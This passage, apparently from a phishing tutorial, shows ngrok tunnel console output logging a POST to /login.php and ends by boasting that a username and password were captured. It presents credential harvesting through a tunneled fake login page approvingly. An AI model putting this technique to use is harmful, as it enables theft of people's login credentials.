Call internal services from your gateway: https://ngrok.com/r/

Session Status online
Account usernameerror768@gmail.com (Plan: F
Version 3.23.3
Region India (in)
Latency 50ms
Web Interface http://127.0.0.1:4040
Forwarding https://1280dd4607e8.ngrok-free.app

Connections
ttl opn rt1 rt5 p50
3 0 0.01 0.01 0.0

HTTP Requests
-----
21:08:19.797 +25 POST /login.php
21:06:22.477 +25 GET /favicon.ico 404 Not Found
21:06:21.976 +25 GET / 200 OK
```

Boom We got the Username and Password using port tunneling with ngrok....